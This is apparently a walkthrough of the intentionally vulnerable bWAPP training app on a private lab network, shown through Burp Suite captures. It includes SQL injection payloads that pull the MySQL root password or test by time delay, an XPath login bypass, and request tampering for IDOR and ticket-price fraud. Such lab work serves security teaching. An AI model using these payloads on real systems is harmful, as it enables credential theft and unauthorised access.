

Date	IP Address	User-Agent
2015-03-31 23:56:59	192.168.254.1	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0

The screenshot shows the Burp Suite Free Edition v1.6 interface. The "Intercept" tab is active, showing a request to http://192.168.254.131:80. The request details are as follows:

```
GET /bWAPP/sqli_17.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0; PHPSESSID=f9c4f518f4313edbbea0286e7b9ed9d4
Connection: keep-alive
```

The screenshot shows the Burp Suite Free Edition v1.6 interface. The "Intercept" tab is active, showing a request to http://192.168.254.131:80. The request details are as follows:

```
GET /bWAPP/sqli_17.php HTTP/1.1
Host: 192.168.254.131
User-Agent: '
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0; PHPSESSID=f9c4f518f4313edbbea0286e7b9ed9d4
Connection: keep-alive
```



Burp Suite Free Edition v1.6
 Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://192.168.254.131:80
 Forward Drop Intercept is on Action

Raw Params Headers Hex

```

GET /bWAPP/sqli_17.php HTTP/1.1
Host: 192.168.254.131
User-Agent: canary1', (select password from mysql.user where user='root' limit 0,1)#
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0; PHPSESSID=f9c4f518f4313edbba0286e7b9ed9d4
Connection: keep-alive
  
```

bWAPP - SQL Injection - Mozilla Firefox
 File Edit View History Bookmarks Tools Help

bWAPP - SQL Injection http://192.168.2...ogs/visitors.txt

192.168.254.131/bWAPP/sqli_17.php

an extremely buggy web app !

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Bl](#)

/ SQL Injection - Stored (User-Agent) /


Your IP address and User-Agent string have been logged into the database! ([download log file](#))

An overview of our latest visitors:

Date	IP Address	User-Agent
2015-04-01 00:01:46	07BDCCE30E93A12AA2B693FD99990F044614A3E5	canary1
2015-04-01 00:00:14	canary2	canary1
2015-03-31 23:59:28	192.168.254.1	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0

SQLi Blind (Boolean Based)

April 1, 2015 9:31 AM



This can be leveraged in conjunction with the substring function to identify table names based on true/false responses

SQLi Blind (Time Based)

April 1, 2015 9:35 AM



test'-IF(MID(VERSION(),1,1)='5', SLEEP(5), 0)#

XML/XPATH Injection (Login Form)

April 1, 2015 10:14 AM

Intercept responses

<http://pastebin.com/index/uT6zQGVx>



```
$login = $_REQUEST["login"];  
$login = xmli($login);
```

```
$password = $_REQUEST["password"];  
$password = xmli($password);
```

```
// Loads the XML file  
$xml = simplexml_load_file("passwords/heroes.xml");
```

```
// XPath search  
$result = $xml->xpath("/heroes/hero[login='" . $login . "' and password='" . $password . "']");
```

```
[login='" . $login . "' and password='" . $password . "']
```


```
[login="" and password=""]
```

```
[login='whatever' and password=""]
```

[login='whatever' or 1=1 and password='']

[login='whatever' or 1=1 or '' and password='']

whatever' or 1=1 or ''



The screenshot shows the Burp Suite interface. The 'Intercept' tab is active, displaying a request to `http://192.168.254.131:80`. The request details are as follows:

```
GET /bWAPP/xmli_1.php?login=whatever%27+or+1%3D1+or+%27&password=&form=submit HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/xmli_1.php
Cookie: security_level=0; PHPSESSID=ead80efa2c684232faa31ab99388c6a7
Connection: keep-alive
```



The screenshot shows the bWAPP web application interface. The page title is "bWAPP - XML/XPath Injection - Mozilla Firefox". The URL in the address bar is `192.168.254.131/bWAPP/xmli_1.php?login=whatever'+or+1%3D1+or+'&password=&form=submit`. The page content includes:

- A navigation menu with links: [Bugs](#), [Change Password](#), [Create User](#), [Set Security Level](#), [Reset](#), and [C](#).
- A heading:

/ XML/XPath Injection (Login Form) /
- Text: "Enter your 'superhero' credentials."
- Form fields: "Login:" and "Password:" with corresponding input boxes.
- A "Login" button.
- Text: "Welcome **Neo**, how are you today?"
- Text: "Your secret: **Oh why didn't I took that BLACK pill?**"

A2: Broken Authentication

April 1, 2015 3:24 PM

Areas with an asterix next to them have not been listed in this walkthrough.

Broken Authentication - Insecure Login Forms

Broken Authentication - Logout Management

Session Management - Administrative Portals

*Broken Authentication - CAPTCHA Bypassing

*Broken Authentication - Forgotten Function

*Broken Authentication - Password Attacks

*Broken Authentication - Weak Passwords

*Session Management - Cookies (HTTPOnly)

*Session Management - Cookies (Secure)

*Session Management - Session ID in URL

*Session Management - Strong Sessions

BA - Insecure Login Form

April 1, 2015 3:25 PM

```
Source of: http://192.168.254.131/bWAPP/ba_insecure_login_1.php - Mozilla Firefox
File Edit View Help
54
55 <p>Enter your credentials.</p>
56
57 <form action="/bWAPP/ba_insecure_login_1.php" method="POST">
58
59 <p><label for="login">Login:</label><font color="white">tonystark</font><br />
60 <input type="text" id="login" name="login" size="20" /></p>
61
62 <p><label for="password">Password:</label><font color="white">I am Iron Man</font><br />
63 <input type="password" id="password" name="password" size="20" /></p>
64
65 <button type="submit" name="form" value="submit">Login</button>
66
67 </form>
68
69 </br >
70
71 </div>
```

BA - Logout Management

April 1, 2015 3:26 PM

bWAPP - Broken Authentication - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - Broken Authentic... x +

192.168.254.131/bWAPP/ba_logout.php

bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits

/ Broken Auth. - Logout Management /

Click [here](#) to logout.

bWAPP is licensed under  © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet

Inspector Console Debugger Style Editor Performance Network

html > body > div#main > p > a

```
<h1></h1>
<p>
  Click
  <a onclick="return confirm('Are you sure?');" href="ba_logout_1.php"> ev
    here
```


Inspector Console Debugger Style Editor

html > body > div#main > p > a

```
<h1></h1>
<p>
  Click
  <a onclick="return confirm('Are you sure?');" href="ba_logout.php"> ev
    here
  </a>
  to logout.
</p>
</div>
```

BA - Session Management

April 1, 2015 3:31 PM



bwAPP - Session Management - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bwAPP - Session Manage... x +
192.168.254.131/bwAPP/smgmt_admin_portal.php?admin=0

bwAPP

an extremely buggy web app !

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#)

/ Session Mgmt. - Administrative Portals /

Cowabunga...

You unlocked this page using an URL manipulation.

A4: Insecure Direct Object References

April 1, 2015 3:46 PM

Areas with an asterix next to them have not been listed in this walkthrough.



Insecure DOR (Change Secret)

Insecure DOR (Order Tickets)

*Insecure DOR (Reset Secret)

Insecure Direct Object Reference (Change Secret)

April 1, 2015 3:42 PM



Bee can be changed to bob

Burp Suite Free Edition v1.6

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://192.168.254.131:80

Forward Drop Intercept is on Action


Raw Params Headers Hex

```
POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/insecure_direct_object_ref_1.php
Cookie: security_level=0; PHPSESSID=8a61a33000ce55f3381c6034564e3dd7
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 31

secret=&login=bob&action=change
```

Insecure Direct Object Reference (Order Ticket)

April 1, 2015 3:51 PM



Burp Suite Free Edition v1.6
 Burp Intruder Repeater Window Help
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
 Intercept HTTP history WebSockets history Options
 Request to http://192.168.254.131:80
 Forward Drop Intercept is on Action
 Raw Params Headers Hex
 POST request to /bWAPP/insecure_direct_object_ref_2.php

Type	Name	Value
Cookie	security_level	0
Cookie	PHPSESSID	8a61a33000ce55f3381c6034564e3dd7
Body	ticket_quantity	10
Body	ticket_price	0
Body	action	order

bWAPP - Insecure DOR - Mozilla Firefox
 File Edit View History Bookmarks Tools Help
 bWAPP - Insecure DOR
 192.168.254.131/bWAPP/insecure_direct_object_ref_2.php



an extremely buggy web app!

[Bugs](#)
[Change Password](#)
[Create User](#)
[Set Security Level](#)

/ Insecure DOR (Order Ticket

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.

You ordered **10** movie tickets.

Total amount charged from your account automatically: **0 EUR**.

Thank you for your order!

A6: Sensitive Data Exposure

April 2, 2015 9:15 AM

Areas with an asterix next to them have not been listed in this walkthrough.

Base64 Encoding (Secret)

HTML5 Web Storage (Secret)

*BEAST/CRIME/BREACH Attacks

*Clear Text HTTP (Credentials)

*Heartbleed Vulnerability

*Host Header Attack (Reset Poisoning)



*POODLE Vulnerability

*SSL 2.0 Deprecated Protocol

*Text Files (Accounts)

Base64 Encoding

April 2, 2015 9:15 AM



HTML5 Web Storage

April 2, 2015 9:16 AM



bWAPP - Sensitive Data Exposure - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - Sensitive Data Ex... x +

192.168.254.131/bWAPP/insecure_crypt_storage_1.php

bWAPP 

